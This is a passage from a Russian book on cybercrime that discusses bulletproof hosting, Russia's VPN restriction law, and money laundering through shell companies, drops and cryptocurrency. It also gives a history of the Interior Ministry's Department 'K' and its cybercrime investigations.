Приведенные ранее в части «Фишинг изнутри» доменные имена использовались на серверах одного из самых известных провайдеров, расположенного в Москве, а отнюдь не на серверах зарубежного абузоустойчивого, а следовательно, дорогого хостинга.

Выделенный сервер

Другой вариант хостинга – это выделенный сервер или виртуальный выделенный сервер (VDS, VPS[1]), предусматривающий полный доступ к управлению операционной системой сервера. Это выглядит так, что на территории компании-провайдера в дата-центре стоит отдельный сервер, и пользователь делает с ним все, что ему заблагорассудится.

На своем виртуальном сервере клиент получает права администратора и волен настраивать систему под свои нужды, создавать дополнительных пользователей внутри системы, устанавливать и удалять любое необходимое программное обеспечение.

Виртуальный сервер используется для размещения сайтов, баз данных, DNS, FTP. Посредством, например, RDP-доступа виртуаль-

---

[1] VPS (англ. *Virtual Private Server*) или VDS (англ. *Virtual Dedicated Server*) – услуга, в рамках которой пользователю предоставляется так называемый виртуальный выделенный сервер, практически соответствует физическому выделенному серверу.

ный сервер превращается в удаленное рабочее место, доступное с любого подключенного к Интернету устройства.

Такие «рабочие места» нередко используются киберпреступниками для реализации атак, связанных с неправомерным доступом и хищением денежных средств.

Когда же дело доходит до запросов от правоохранительных органов, телекомпании делают вид, что услуга выделенный сервер предоставляется по режиму «моя хата с краю, ничего не знаю», организация сдает «мощности» в аренду и не осуществляет фиксацию того, что там происходит.

Путем диалога правоохранителям удается получать необходимые для расследования данные. Однако есть компании, которые не предоставляют никаких данных о своих клиентах и прямо, в качестве рекламы, сообщают о том, что не сохраняют и не предоставляют информацию о клиентах. Эти компании, если их так можно назвать, и предоставляют абузоустойчивый хостинг.

На мощностях абузоустойчивого хостинга и осуществляется размещение различного рода запрещенных материалов, таких как материалы порнографического содержания с изображением несовершеннолетних, различного рода экстремистские материалы, вредоносные программы и фишинговые страницы. Такие серверы используются для осуществления спам-рассылок и также размещения управляющих консолей ботнета или бэкдоров.

VPN

На любом выделенном сервере клиент может разместить все, что угодно, в том числе и VPN, и proxy-сервер, после чего использовать их самостоятельно или предоставлять их для использования другим за определенную плату.

Технология VPN[1] защищает трафик за счет шифрования содержимого с целью обеспечения безопасности и конфиденциальности при обращении к ресурсам и обмене информацией. Преобразование имени ресурса в соответствующий адрес происходит на удаленном сервере, а значит, установить, к каким ресурсам обращался абонент, использующий VPN-ресурс, посредством перехвата трафика невозможно.

---

[1] *Virtual Private Network* – виртуальная частная сеть.

В отличие от законопроектов, регулирующих подключение абонентов к операторам связи и блокировке запрещенных ресурсов, обилие казусов введенной инициативы по ограничению доступа к анонимайзерам и VPN заметило гораздо больше людей.

Имеется в виду Федеральный закон от 29.07.2017 № 276-ФЗ «О внесении изменений в Федеральный закон “Об информации, информационных технологиях и о защите информации”», который, по общепринятому мнению, призван ограничивать работу анонимайзеров на территории России.

Если коротко, то данный закон устанавливает запрет на использование в РФ информационно-телекоммуникационных сетей, информационных систем и компьютерных программ для получения доступа к запрещенным информационным ресурсам, а с целью исполнения указанного запрета владельцам таких сетей (систем и программ) будет предоставляться доступ к информационному ресурсу Роскомнадзора, содержащему сведения о запрещенных информационных ресурсах.

Также указанными поправками[1] операторам поисковых систем предписано прекратить выдачу операторами поисковых систем, распространяющими в сети «Интернет» рекламу, которая направлена на привлечение внимания потребителей, находящихся на территории Российской Федерации, сведений об информационных ресурсах, информационно-телекоммуникационных сетях, доступ к которым ограничен на территории Российской Федерации. Не совсем понятна, правда, цель оговорки: «распространяющими в сети “Интернет” рекламу».

Прекращение выдачи поисковыми системами запрещенных ресурсов – безусловно, хорошая идея. Но каково будет практическое применение запрета на использование информационно-телекоммуникационных сетей, информационных систем и компьютерных программ для получения доступа к запрещенным ресурсам, не совсем понятно. Если это и будет осуществляться, то в отношении официальных и крупных игроков телекоммуникационного рынка, которые и так на сегодняшний день следуют букве закона.

---

[1] Статья 1 Федерального закона от 29.07.2017 № 276-ФЗ «О внесении изменений в Федеральный закон “Об информации, информационных технологиях и о защите информации”». URL: http://www.consultant.ru/document/cons_doc_LAW_221230/3d0cac60971a511280cbba229d9b6329c07731f7/.

Как это отразится на киберпреступности? Никак. Совершенно очевидной вещью является факт того, что на любом IP-адресе любого провайдера как на территории, так и за пределами России можно в результате несложных манипуляций и очень задешево (воспользовавшись тем же выделенным сервером) поднять простенький VPN.

Если на это у пользователя не хватит знаний, каждый может воспользоваться миллионом уже функционирующих серверов. Тогда будут блокироваться все зарубежные IP-адреса? Технические консультанты, по всей видимости, выходили покурить во время обсуждения очередной сенсационной законодательной интернет-инициативы. Для того чтобы запретить использование VPN, нужно запретить Интернет.

Необходимо уделять внимание выработке системы умной (точечной) блокировки, но в тех случаях, когда других методов уже не остается. Основной же упор целесообразно делать на эффективные механизмы расследования и наказания преступников. Своевременное выявление и пресечение деятельности злоумышленников с неминуемым наказанием решает большую часть проблем.

Путь тотальных запретов очень прост, но он ведет не в ту сторону. Запретить на бумаге можно все: сайты, SIM-карты, VPN. Может, все-таки нужно бороться с преступлениями и оптимизировать работу правоохранительных органов, а не запрещать все, что движется?

Конечно, приведенный законопроект и вводимые поправки никак не повлияют на стремительный рост киберпреступности. Как уже говорилось, для киберпреступлений используются ресурсы (в том числе фишинговые сайты) на свежих доменных именах и IP-адресах, поэтому положительных сдвигов в борьбе не предвидится, и неприятностей для злоумышленников тоже.

Ограничения, вводимые законом[1], все-таки относятся к известным ресурсам экстремистской направленности и, скорее, предназначены на отсев различного рода незаконной пропаганды, а к киберпреступности и анонимности отношения не имеют.

Если присмотреться повнимательнее к статистике[2], то окажется, что организованных групп, плотно занимающихся тем же фишин-

---

[1] Федеральный закон от 29.07.2017 № 276-ФЗ «О внесении изменений в Федеральный закон “Об информации, информационных технологиях и о защите информации”». URL: http://www.consultant.ru/document/cons_doc_LAW_221230/.

[2] https://www.antiphishing.org/resources/apwg-reports.

гом, не так много (по расчетам автора, в районе от 200 до 250), еще меньше тех, кто всерьез занимается разработкой эффективных вредоносных программ. Вроде бы можно и одолеть.

Однако тенденции принимаемых законодательных мер в секторе информационно-телекоммуникационных технологий вызывают некоторые сомнения.

Наблюдается пока не выраженное, но постепенное движение к политике безопасности Интернета, применяемой в Китае, где доступ к иностранным ресурсам изнутри ограничивается правительством, а каждый сайт, расположенный на территории Китая, проходит обязательную регистрацию в Министерстве промышленности и информационных технологий. Так решили справиться с проблемой выявления злоумышленников, размещающих незаконный контент.

Политика постоянных запретов напоминает неопытного пользователя и файрвол[1], когда пользователь отключает порт за портом до тех пор, пока не оказывается отрезанным от всего мира. Так можно дойти и до модели славной Корейской Народно-Демократической Республики, где лишь отдельные организации могут иметь ограниченный доступ в Интернет.

Введение новых нормативов, как обычно, происходит на фоне отсутствия эффективности ранее введенных. К примеру, до сих пор не все провайдеры, оказывающие услуги по доступу к сети Интернет в нашей стране, могут предоставлять правоохранительным органам адекватную информацию об абонентах.

Часто на свои запросы правоохранители получают приблизительно такие ответы: «Адрес xxx.xxx.xxx.xxx, указанный в вашем запросе, используется на нашем сервере сетевой трансляции (NAT), предоставляющем Интернет примерно тысяче наших абонентов. Сами абоненты используют внутренние адреса, не маршрутизируемые из Интернета, вида 10.zz.xx.yy».

Закон «О связи» действует давно, а системы технических средств для обеспечения функций оперативно-розыскных мероприятий, предусмотренные для внедрения операторам связи в обязательном порядке, внедрены далеко не всеми провайдерами, что, впрочем, никак не мешает им осуществлять свою деятельность.

---

[1] Файрвол (Firewall) – система, осуществляющая контроль и фильтрацию проходящего сетевого трафика в соответствии с заданными правилами.

Возможно, использование средств анонимной связи (SIM-карты, VPN и прочее) необходимо рассматривать как обстоятельства, отягчающие уголовное наказание виновным ввиду того, что они увеличивают степень общественной опасности деяния.

Надо сказать, что идею рассмотрения использования телекоммуникаций как отягчающих обстоятельств при совершении преступлений в одной из бесед с автором высказывал Е. А. Михалев[1].

Среди таких обстоятельств в отечественном законодательстве[2], например, признается совершение преступления с использованием форменной одежды или документов представителя власти, совершение преступления в составе группы лиц, группы лиц по предварительному сговору, организованной группы или преступного сообщества.

Федеральным законом от 21.10.2013 № 270 добавлена возможность[3], при назначении наказания судом, в зависимости от общественной опасности и личности виновного признавать отягчающим обстоятельством совершение преступления в состоянии опьянения (алкогольного, наркотического и прочих).

Как уже упоминалось в начале книги, киберпреступники при совершении неправомерных действий, будь то фишинг или любое другое преступление, совершаемое с использованием информационно-телекоммуникационных сетей, пользуются тем, что вероятность быть вычисленным правоохранительными органами мала, а шанс избежать ответственности даже при возможном вычислении довольно высок.

Поэтому можно иронично констатировать, что киберпреступления в нашей стране совершаются в состоянии опьянения от чувства безнаказанности.

---

[1] Михалев Евгений Александрович, в настоящее время заместитель начальника Управления «К» БСТМ МВД России.

[2] Статья 63 УК РФ «Обстоятельства, отягчающие наказание». URL: http://www.consultant.ru/document/cons_doc_LAW_10699/31577810105ef97a75f2f49154b1a1d3803ffe52/.

[3] Федеральный закон от 21.10.2013 № 270-ФЗ «О внесении изменения в статью 63 Уголовного кодекса Российской Федерации». URL: http://www.consultant.ru/document/cons_doc_LAW_153467/.

3.3.3. Инструменты управления финансами

Если целью киберпреступления является финансовая выгода, значит, будут необходимы финансовые инструменты, позволяющие принять денежные средства и путем несложных манипуляций получить их на руки в виде одной из популярных валют.

Важную роль для развития киберпреступности, включая хищение денежных средств, мошенничество и шантаж, сыграла возможность получения денежного вознаграждения массой трудно отслеживаемых или вовсе не отслеживаемых методов.

Похищенные или полученные путем вымогательства и шантажа денежные средства злоумышленникам нужно перевести на какой-либо подходящий счет и путем быстрых и надежных операций обналичить в самое ближайшее время.

Главным подарком для злоумышленников стала система дистанционного банковского обслуживания, позволяющая посредством сети Интернет подключаться к расчетному счету организации, счету банковской карты, проверять баланс, совершать операции по перечислению денежных средств.

Автор не считает нужным рассматривать возможности по использованию злоумышленниками зарубежных оффшорных счетов, потому что и без них инструментов для управления похищенными финансами вполне достаточно.

Еще раз можно вспомнить случай хищения денежных средств у одного из крупных отечественных банков, когда для вывода двадцати миллионов рублей использовалось более шести тысяч SIM-карт отечественных операторов связи, которые были оформлены на подставных лиц.

Для первичного приема незаконных денежных средств чаще всего используются расчетные счета, открытые на общества с ограниченной ответственностью – ООО, которые открываются не ради коммерческой деятельности, а как раз для получения и дальнейшей отсылки незаконных средств. Это так называемые «однодневки».

Управление расчетным счетом осуществляется посредством системы дистанционного управления, позволяющей проводить операции из любой точки Земли, где есть доступ к сети Интернет и серверу банка.

Кроме «однодневки» и расчетного счета, злоумышленники используют банковские карты, зарегистрированные на дропов – физических лиц. При самой простой схеме переведенные мошенническим путем денежные средства поступают на расчетный счет фирмы-однодневки, после чего разбрасываются на карты дропов и обналичиваются другими дропами в банкоматах.

Не будем лить воды, ограничимся простой констатацией факта. Зарегистрировать общество с ограниченной ответственностью с подставным учредителем и директором, открыть доступный для удаленного управления расчетный счет в любом регионе России можно за считанные дни. Отдельная категория лиц специализируется именно на том, что регистрирует ООО и оформляет счета «под ключ» для предоставления в пользование различной категории преступников.

Такие организации могут использоваться для обналичивания денежных средств или как одно из звеньев перекачки незаконных средств.

Вспоминается зицпредседатель Фунт из романа «Золотой теленок», блистательно справляющийся со своей профессией – номинальный руководитель фирм-однодневок, организованных для незаконных действий.

К сожалению, в действительности генеральные зицпредседатели фирм-однодневок не «сидят» и не несут в России никакого наказания. Они четко под допрос, если до этого вообще доходит, говорят заученные фразы и остаются свидетелями.

Бытует мнение, что на роль номинальных руководителей подбираются разного рода лица без определенного места жительства, алкоголики, ненормальные и наркоманы. Однако это далеко не всегда так. Настоящие зицпредседатели современности, очень искусно справляющиеся с ролью дурачков, понимают, что законодательные акты, предписывающие ответственность руководителя за финансово-хозяйственную деятельность на практике, не работают.

Какие обвинения можно предъявить генеральному директору ООО «РИК», который утверждает, что зачисленные неизвестно откуда на расчетный счет организации десять миллионов неизвестно кем были разбросаны на банковские карты неизвестных ему физических лиц (дропов). Ключи и пароли, необходимые для дистанционного управления счетом своего ООО «РИК», генеральный дирек-

тор потерял, или их украли злодеи. И эта версия как нельзя лучше подтверждается технической информацией из банка, в котором открыт счет фирмы-однодневки: транзакции платежных операций проводились с использованием IP-адресов из другого города, где наш зицпредседатель никогда не бывал.

В части, касающейся инструментов управления незаконными финансами, хочется упомянуть и старых-добрых дропов.

Дроп – это, как правило, не посвященное в детали преступной схемы лицо, используемое для отдельного действия, которое само по себе не является преступлением. К примеру, дропов используют для оформления на их имя банковских карт и различных электронных счетов или обналичивания денежных средств с пластиковых карт.

Рассматривать их причастность к преступлению можно только в случае получения ими части украденных денежных средств или осведомленности о незаконных действиях, частью которых они являются.

Это явление пришло к нам очень давно и на самом деле мало чем отличается от фирм-однодневок. Один дроп может бесконечно открывать счета и банковские карты во всех банках и продавать их вместе с привязанной сим-картой для использования злоумышленникам.

Для сдерживания и пресечения злоупотреблений однодневками и банковскими картами дропов необходимо разрабатывать и внедрять информационную систему о финансовых операциях, включающую в себя все кредитные организации, действующие на территории страны, с доступом к данным соответствующими правоохранительными органами.

Справедливости ради нужно заметить, что в контроле за финансовыми потоками появляются положительные сдвиги. Если верить главе Росфинмониторинга, не так давно делавшему доклад главе государства[1], то соответствующие инструменты позволяют выявлять и отказывать банкам в проведении операций и в открытии счетов определенным клиентам. В упомянутом докладе озвучивалась цифра – 460 тысяч отказов.

---

[1] Глава Росфинмониторинга информировал Президента о текущей деятельности ведомства. 23 октября 2017 года. URL: http://kremlin.ru/events/president/news/55895/.

Речь идет о выводе денежных средств за рубеж и более глобальных проблемах в масштабах страны. Но ведь киберпреступность тоже растет, и объемы похищаемых средств вместе с нею; как уже упоминалось, по данным официальной статистики в России за первое полугодие 2017 года ущерб от киберпреступлений составил более 18 млн долларов США[1].

Конечно, озвученные Ю. А. Чиханчиным достижения не касаются затронутых автором проблем напрямую, но они демонстрируют наличие возможности проводить аналогичный контроль за «однодневками» и дропами. А это принесло бы немалые проблемы злоумышленникам и помогло бы потерпевшим вернуть украденное при своевременных мерах реагирования.

Эту проблему можно решить, и не так много для этого нужно сделать. Но появляются новые средства платежей, используемые в киберпреступлениях. Что делать с ними?

Электронные кошельки, уже прочно вошедшие в нашу повседневную жизнь, также стали излюбленным инструментом для управления сомнительными финансами. С их существованием законодательство и правоохранительная система уже смирились, и их использование не вызывает особых опасений.

Разве что совсем не рассматривается деятельность многочисленных онлайн-обменников, за которые давно пора бы взяться, но что-то пока некому. Онлайн-обменники позволяют перевести одну электронную валюту в другую, соответственно, проделав этот несложный маневр несколько раз, можно достаточно серьезно замести следы, а учитывая, что такие обменники не подчиняются никакому законодательству, правоохранителям это доставляет дополнительные неудобства.

Тем не менее, повторяясь, можно заключить, что срок эксплуатации электронных кошельков довольно серьезный, поэтому и механизм их отработки уже сформировался.

А вот криптовалюта… Вымогательство в биткоинах – это уже не новость. Та самая известная площадка (биржа), которую связывают с деятельностью хакерской группы, продавала личную переписку чиновников и бизнесменов именно за криптовалюту.

---

[1] https://genproc.gov.ru/smi/news/news-1237284/.

С первыми вирусами-шифровальщиками, которые требовали для расшифровки с потерпевших денежные средства в биткоинах, автору пришлось столкнуться еще в 2013 году.

Легковерные и, пожалуй, недальновидные, жаждущие обогащения граждане вкладывают деньги в «фермы» по добыче очередной криптовалюты, а злоумышленники используют ее для сокрытия следов преступления и безопасного получения незаконных денег.

Нужно исходить из разумности. Любые денежные средства хороши только тогда, когда их можно контролировать.

Конечно, если ничего не известно о том, как можно контролировать криптовалюту, это не означает, что сего принципиально невозможно сделать. Посему в качестве единственного объяснения нездорового интереса к криптовалютам со стороны высоких чинов можно допустить наличие здорового, но очень хитрого плана. Если такого плана нет, то бездействие либо признание криптовалюты станет дополнительным катализатором роста преступности, и, разумеется, не только киберпреступности.

Однако, как писал уважаемый Зигмунд Фрейд, человеку свойственно считать неправильным то, что ему не нравится, и тогда легко находятся аргументы для возражений[1].

---

[1] *Фрейд З.* Введение в психоанализ: лекции. СПб.: Алетейя, 1999.

ГЛАВА 4

Противодействие и защита

4.1. Правоохранительная система

Большая часть уголовных дел в России по преступлениям, связанным с кибератаками, возбуждается по материалам, содержащим результаты оперативно-розыскных мероприятий специализированных подразделений МВД России и ФСБ России.

У нас очень любят все и вся критиковать. Критиков больше, чем рабочих, заводы стоят… Слово «критик» как-то утратило свое значение. Оно произошло от греческого «искусство разбирать, судить», и раньше к данной категории людей было принято относить специалистов в какой-либо сфере. Сегодня все, кто имеет доступ к сети Интернет, – критики.

Каждый блогер считает себя специалистом всех без исключения областей науки и искусства. Пришел в ресторан – написал о ресторане, научил всех готовить, сел в вагон – научил машиниста, пришел в полицию – поделился очередной порцией неподкрепленного субъективизма. И чем жестче критик обругает что-либо, тем более серьезным экспертом он себя будет считать.

Это все к тому, что за массивными отложениями современных критиков не разобрать становится реальных фактов. В связи с чем автор считает своим долгом заверить, что сегодня у правоохранительной системы нашей страны есть все возможности для раскры-

тия киберпреступлений любой сложности, имеются для этого абсолютно все инструменты, не уступающие спецслужбам любой другой страны мира.

Деятельность ФСБ России в этой книге не рассматривается, потому как, в отличие от полиции, миссия этой службы более глобальна и сосредоточена на обеспечении безопасности страны – Российской Федерации.

Немного истории.

В 1997 году вступил в силу новый Уголовный кодекс РФ, содержащий главу 28 «Преступления в сфере компьютерной информации», и уже в 1998 году в системе МВД России было создано Управление по борьбе с преступлениями в сфере высоких технологий (УБПСВТ МВД России). В 2001 году Управление по борьбе с преступлениями в сфере высоких технологий было реорганизовано в Управление «К», которое существует и по сей день.

С того самого времени перед МВД была поставлена задача по осуществлению в полном объеме оперативно-розыскной деятельности по борьбе с преступлениями в сфере высоких технологий.

Управление «К» входит в состав Бюро специальных технических мероприятий МВД России. В 2017 году, кстати, 19 октября исполнилось 25 лет со дня создания уникальной структуры в системе МВД России – Бюро специальных технических мероприятий.

Сотрудники Управления «К» первыми в России начали наводить порядок в сети Интернет. Усилиями сотрудников Управления «К» БСТМ МВД России начались первые посадки подонков, не только распространяющих порнографические материалы с изображениями несовершеннолетних в сети Интернет, но и занимающихся склонением малолетних к оказанию сексуальных услуг.

Сотрудниками Управления «К» документировались первые преступления, связанные с созданием и использованием вредоносных программ и неправомерным доступом к компьютерной информации.

Очень часто случалось так, что сотрудники Управления «К» приезжали в прокуратуру, где совместно с представителями следствия, как говорится, «с бубном в руках», путем «презентаций», изображения схем и растолковывая терминологию, объясняли преступность тех или иных деяний хакеров и кибермошенников, которых поначалу никто не принимал всерьез.

Автор помнит, как один из руководителей региональной прокуратуры, рассмотрев предоставленные материалы оперативно-розыскной деятельности в отношении злоумышленника, осуществлявшего рассылку вредоносных программ, завил: «Ну и что, у меня внук тоже всякие программы скачивает в Интернете, он что, тоже преступник?»

Один из знакомых автора сравнивал тогдашнюю работу сотрудников Управления с работой продавцов пылесосов, потому что сотрудники должны были выявить киберпреступника, убедить руководство в целесообразности мероприятий, убедить следственные органы, что полученные результаты оперативно-розыскной деятельности целиком и полностью указывают на совершение компьютерного преступления, потом убедить еще и прокуратуру, которая долго и упорно сопротивлялась, не видя новых видов преступлений. Так вот и «впаривали» свои «пылесосы» сотрудники Управления «К» по всей стране, работая на энтузиазме и оперском азарте.

Сотрудники Управления справляются с возложенной на них функцией борьбы с преступлениями, совершаемыми с использованием телекоммуникационных сетей, компьютерных технологий и специальных технических средств.

Управление «К» БСТМ МВД России в настоящее время в основном занимается выявлением, пресечением и раскрытием следующих преступлений (см. рис. 4.1).

В каждом субъекте России от Калининграда до Камчатки есть отдел «К», который выполняет все те же функции, но на региональном уровне.

Управление «К» в данном случае решает проблему, являющуюся характерной особенностью практически всех компьютерных преступлений, – наличие у них трансграничного характера.

Преступление в сфере информационных технологий может начаться в одном регионе, технические операции могут проводиться посредством программного обеспечения и компьютерного оборудования, расположенного в другом регионе, финансовые операции – проводиться в третьем, а группа злоумышленников может располагаться вообще по разным городам субъектов Российской Федерации или зарубежным странам.

Однако налаженное межрегиональное взаимодействие и взаимовыручка подразделений «К» БСТМ МВД России позволяют эффективно противодействовать компьютерным преступлениям любого масштаба.




Рис. 4.1. Профильные статьи Управления «К»

Постоянная работа в МВД России ведется и по вопросам международного взаимодействия с аналогичными специальными службами.

Сегодня Бюро специальных технических мероприятий обладает современной материально-технической базой и высококвалифицированными кадрами. Создание такой структуры имело своевременный характер и было ответом на возрастающую угрозу киберпреступности. Пережив масштабные реформирования всей системы органов внутренних дел Российской Федерации, эта структура эффективно работает и продолжает развиваться.

За время существования Управления «К» Бюро специальных технических мероприятий возглавлял генерал-полковник Борис Николаевич Мирошников с 2001 по 2011 год, а с 2011-го по настоящее время возглавляет генерал-майор полиции Алексей Николаевич Мошков.

Изначально работа была организована правильно, и отправной точкой были понимание новых информационных технологий, поиск, обобщение и анализ оперативной информации, мониторинг преступной информационной среды.

Становление Управления и Бюро в целом происходило на фоне несовершенства нормативно-правовой базы и отсутствия квалифицированных кадров.

Должно было пройти время, чтобы в регионах и в центральном аппарате Управления «К» начал формироваться костяк оперативников, способных качественно расследовать преступления в информационно-телекоммуникационной сфере, находить способы выявлять преступников и их группы, грамотно документировать следы преступлений, работать на опережение и пресекать незаконную деятельность.

После формирования опытного состава оперативников такие сотрудники могли уже передавать свой опыт приходящим молодым кадрам или сотрудникам, перешедшим из других подразделений системы МВД России.

В последние годы регулярно происходят масштабные задержания преступных групп, совершающих преступления в информационно-телекоммуникационной сфере. Специалисты осуществляют глубокие разработки, несмотря на используемые преступниками методы сокрытия следов, средства связи и анонимные инструменты управления финансами.

К примеру, в 2017 году сотрудниками 41-го отдела Управления «К» БСТМ МВД России в результате полуторагодовой работы удалось вычислить организованную группу хакеров, осуществивших несколько тысяч взломов электронных аккаунтов.

Деятельность этой группы осуществлялась с 2013 года, и жертвами киберпреступников становились электронные платежные системы, банки и юридические лица.

Участники этой группы при помощи вредоносного программного обеспечения осуществляли неправомерный доступ к компьютерной информации, персональным данным пользователей различных сервисов сети Интернет, после чего совершали мошеннические действия, связанные с хищением денежных средств.

Все атаки начинались с проведения хорошо продуманных целенаправленных фишинг-атак. Атаки производились из различных стран, при непосредственном выезде членов преступной группы, а также посредством использования специализированного программного обеспечения и технологий сокрытия своего реального местоположения.

В начале 2017 года Управлением «К» БСТМ МВД России в результате проведения комплекса оперативно-розыскных мероприятий и следственных действий были установлены все участники организованной группы.

Полученные данные указывали на причастность установленных лиц к использованию более тысячи фишинговых сайтов, предназначенных для хищения паролей и персональных данных пользователей различных сервисов сети Интернет.

Задержание преступников осуществлялось сотрудниками Управления «К» БСТМ МВД России совместно с сотрудниками МУ МВД России «Раменское», ОМОН «ЗУБР» ЦСН Росгвардии, а также отделом «К» БСТМ ГУ МВД России по Рязанской области.

Общий ущерб от их преступной деятельности оценивается свыше 500 млн рублей. Участникам группы были предъявлены обвинения по ст. 159.6 и 273 УК РФ.

В настоящее время в Управлении «К» БСТМ МВД России, как и во всех региональных отделах «К», есть хорошие специалисты, но различные факторы, связанные и с организационной частью, и с финансовой, заставляют специалистов переходить «на гражданку». Их трудно винить, работа в коммерческих структурах приносит ста-

бильный, в разы превышающий оклад сотрудника МВД РФ доход их семьям и в то же время не гробит необратимо их здоровье и не накладывает каких-либо ограничений, связанных со службой.

Опыт, которым обладают оперативные сотрудники этих подразделений, позволяет им быть лучшими из лучших как в сфере информационной безопасности, так и в сфере экономической безопасности.

Безусловно, не ко всем руководителям и сотрудникам это относится, попадаются в Управлении «К» БСТМ МВД России и откровенно деревянные и моральные уроды, не понимающие, где они находятся и зачем сюда попали.

Как говорил Б. Н. Мирошников: «Линия “К” работает в человеческой среде со всеми грехами, грязью и пороками. К сожалению, время от времени в ее ряды попадают случайные люди, ищущие легких побед или легких денег, наносящие большой урон престижу большого государственного дела».

Мало построить хороший корабль и дать ему дерзкое название. Кораблю нужны опытный капитан и хорошая команда. Недопустимость текучести кадров в таком подразделении и создание рабочей атмосферы являются залогом успеха.

Настоящий рост компьютерных преступлений и кибершпионажа еще впереди, и пока мелкие преступления обретают массовый и даже обыденный характер, организованные преступные группы вкладывают большие финансовые средства, привлекают к преступной деятельности серьезных технических специалистов, для которых создаются все необходимые условия работы. Разрабатываются и модифицируются вредоносные программы, организуются комбинированные кибератаки как с целью хищения денежных средств, так и с целью шантажа и вымогательства. Кибершпионаж расцветает как один из новых видов преступной деятельности, а причины здесь уже рассматривались.

Возможно, что Управление «К» и БСТМ МВД России ждут новые реформы, диктуемые ростом числа и разнообразия компьютерных преступлений, но не только Бюро специальных технических мероприятий в системе МВД России ведет борьбу с киберпреступностью.

Стоит отметить, что в настоящее время набирают обороты недавно созданные в составе уголовного розыска подразделения по борьбе с компьютерными преступлениями. В частности, на-

сколько осведомлен автор, такие подразделения функционируют в Управлении уголовного розыска МВД России и Московском уголовном розыске. И эти подразделения уже показывают хорошие результаты.

Присущая уголовному розыску оперативность во всем как нельзя кстати будет востребована при раскрытии киберпреступлений, когда некоторые моменты нерасторопности могут приводить к потере доказательной базы и целесообразности самих действий.

Можно слепо ругать правоохранительную систему, слабо разбираясь в оперативно-розыскной деятельности и уголовно-процессуальном законодательстве, однако, поверьте, действительность полна коллизий и парадоксов, и ситуация в этой сфере гораздо тяжелее, чем это кажется на первый взгляд.

Картина представления о тех сферах жизни, которые человеку недоступны, часто складывается под влиянием художественной литературы, киносюжетов и сплетен. Мозг запоминает яркие и чаще не совсем приличные вещи, уж так он устроен.

Тем не менее каждый день большое количество честных, порядочных и грамотных сотрудников правоохранительных органов России исполняет свой долг только потому, что верны своему слову, верны своим убеждениям.

4.2. Некоторые национальные особенности борьбы с киберпреступлениями

Когда преступные действия злоумышленников касаются физических или юридических лиц, не все адекватно могут относиться к происходящему и зачастую принимают неверные решения, ведущие к потере возможностей наказать виновных и компенсировать ущерб.

О произошедшем киберпреступлении в правоохранительные органы обычно сообщает сам потерпевший или его представитель.

Сбор доказательной базы по компьютерным преступлениям лежит целиком и полностью на сотрудниках оперативных подразделений – оперуполномоченных. Именно от качества представляемых в следственные органы материалов, содержащих результаты оперативно-розыскной деятельности, зависит судьба потерпевших и жуликов.

